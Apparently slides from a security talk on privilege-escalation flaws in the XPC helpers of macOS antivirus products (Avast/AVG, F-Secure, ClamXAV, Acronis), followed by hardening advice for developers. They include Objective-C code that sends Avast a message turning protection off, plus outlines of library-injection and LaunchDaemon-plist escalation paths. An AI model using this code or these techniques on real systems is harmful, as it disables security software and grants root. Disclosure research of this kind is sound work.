
# Avast & AVG

- Full AV control
  - sendAvRequest:withAuthorizationData:rights:replyBlock
- Exploit: Again 😊 inject to the old Avast and establish valid XPC connection
- Requires user to authenticate
- ... but it's a legit popup

```
// turn off
// \x08\x02\x10\x6A\x92\x08\x06\x08\x01\x52\x02\x08\x00
// turn on
// \x08\x02\x10\x6A\x92\x08\x06\x08\x01\x52\x02\x08\x01
const char *messageBytes = "\x08\x02\x10\x6A\x92\x08\x06\x08\x01\x52\x02\x08\x00";
NSData *message = [NSData dataWithBytes:messageBytes length:13];

NSXPCInterface *remoteInterface = [NSXPCInterface interfaceWithProtocol:@protocol(AVAPIXpcProtocol)];
NSXPConnection *xpccConnection = [[NSXPConnection alloc] initWithMachServiceName:@"com.avast.api.xpc"
options:NSXPConnectionPrivileged];
xpccConnection.remoteObjectInterface = remoteInterface;
[xpccConnection resume];
NSLog(@"[+] XPC CONNECTION ESTABLISHED");

[xpccConnection.remoteObjectProxy sendAvRequest:message withAuthorizationData:authorization
rights:@"com.avast.api.xpc.services" replyBlock:^(NSData *data, NSError *err) {
    NSLog(@"[+] XPC SERVER RESPONDED");
    exit(0);
}];
```



# F-Secure (CVE-2020-14977 & CVE-2020-14978)

- multiple issues:
  - missing client "hardening" validation
  - uses process ID
- attack: pid reuse, old client
- authorization limits exposure  
(client requires:  
system.privilege.admin)
- but, is this popup legit?

```
(char)codesignValidForProcess:(int)arg2 {
    var_B4 = arg2;
    var_140 = intrinsic_movdqa(var_140, intrinsic_punpcklqdq(zero_extend_64(@"anchor apple generic and certificate
leaf[subject.OU] = \"6KALSAFZJC\"", zero_extend_64(@"anchor apple and (identifier com.apple.systempreferences or
identifier com.apple.systempreferences.legacyLoader)")));
    rax = [NSArray arrayWithObjects:rdx count:0x2];
    rax = [rax retain];
    xmm0 = intrinsic_pxor(zero_extend_64(@"anchor apple and (identifier com.apple.systempreferences or identifier
com.apple.systempreferences.legacyLoader)"), zero_extend_64(@"anchor apple and (identifier
com.apple.systempreferences or identifier com.apple.systempreferences.legacyLoader)"));
```



# ClamXAV (CVE-2020-26893)

- multiple issues:
  - missing client "hardening" validation
  - uses process ID
- attack: old client (ClamXAV2)

```
anchor apple generic and (certificate
leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate
1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate
leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate
leaf[subject.OU] = "75FD6A6E5A"
```

# ClamXAV (CVE-2020-26893)

- LPE - how?
- Helper offers useful functions
  - trashFile, MoveFile 😎
- Control AV
  - writeSettings 😎
- Exploit: move plist to LaunchDaemons

```
- (void)moveFile:(NSURL *)arg1 toURL:(NSURL *)arg2 withReply:(void (^)(NSError *))arg3;
- (void)trashFile:(NSURL *)arg1 withReply:(void (^)(NSURL *, NSError *))arg2;
```

```
- (void)getSubscriptionDetailsWithReply:(void (^)(NSError *, NSDictionary *, BOOL))arg1;
- (void)writeSubscriptionData:(NSDictionary *)arg1 withReply:(void (^)(NSError *))arg2;
- (void)writeSettings:(NSDictionary *)arg1 forUser:(NSString *)arg2 withReply:(void (^)(NSError *))arg3;
- (void)getSettingsForUser:(NSString *)arg1 withReply:(void (^)(NSDictionary *))arg2;
```



Macintosh HD

csaby — -zsh — 104x24

```
[csaby@bigsur ~ % ls -l /Library/LaunchDaemons/
total 32
-r--r--r-- 1 root  wheel  1156 Aug 10  2020 com.vmware.launchd.tools.plist
-rw-r--r--@ 1 root  wheel   614 Aug 11  2020 uk.co.canimaaansoftware.ClamXAV.Engine.plist
-r-xr--r-- 1 root  wheel   686 Aug 11  2020 uk.co.canimaaansoftware.ClamXAV.HelperTool.plist
-r-xr--r-- 1 root  wheel   652 Aug 11  2020 uk.co.canimaaansoftware.ClamXAV.HelperToolUpdater.plist
csaby@bigsur ~ %
```



# Acronis


- issue:
  - missing client "hardening" validation

- attack: old client (2020)

```
@protocol HelperToolProtocol
- (void)checkFullDiskAccessWithReply:(void (^)(BOOL))arg1;
- (void)executeProcess:(NSString *)arg1 arguments:(NSArray *)arg2
environment:(NSDictionary *)arg3 caller:(int)arg4 withReply:(void (^)
(int))arg5;
- (void)executeProcess:(NSString *)arg1 arguments:(NSArray *)arg2 caller:
(int)arg3 withReply:(void (^)(int))arg4;
- (void)getProcessIdentifierWithReply:(void (^)(int))arg1;
@end
```

- LPE

- executeProcess 😎
- signature of process is verified, but we can use,  
old injectable process +  
DYLD\_INSERT\_LIBRARIES



# recommendations for developers

# the client

- signed with hardened runtime or library validation
- doesn't have any of these entitlements
  - com.apple.security.cs.disable-library-validation
  - com.apple.security.get-task-allow
- doesn't have script files (those are not verified for code signing on every run)

# the XPC service

- The client process verification in the `shouldAcceptNewConnection` call should verify the the following:
  1. The connecting process is signed by valid cert from Apple
  2. The connecting process is signed by your team ID
  3. (The connecting process is identified by your bundle ID)
  4. The connecting process has a minimum software version, where the fix has been implemented or it's hardened against injection attacks.
- uses `audit_token` to identify the client

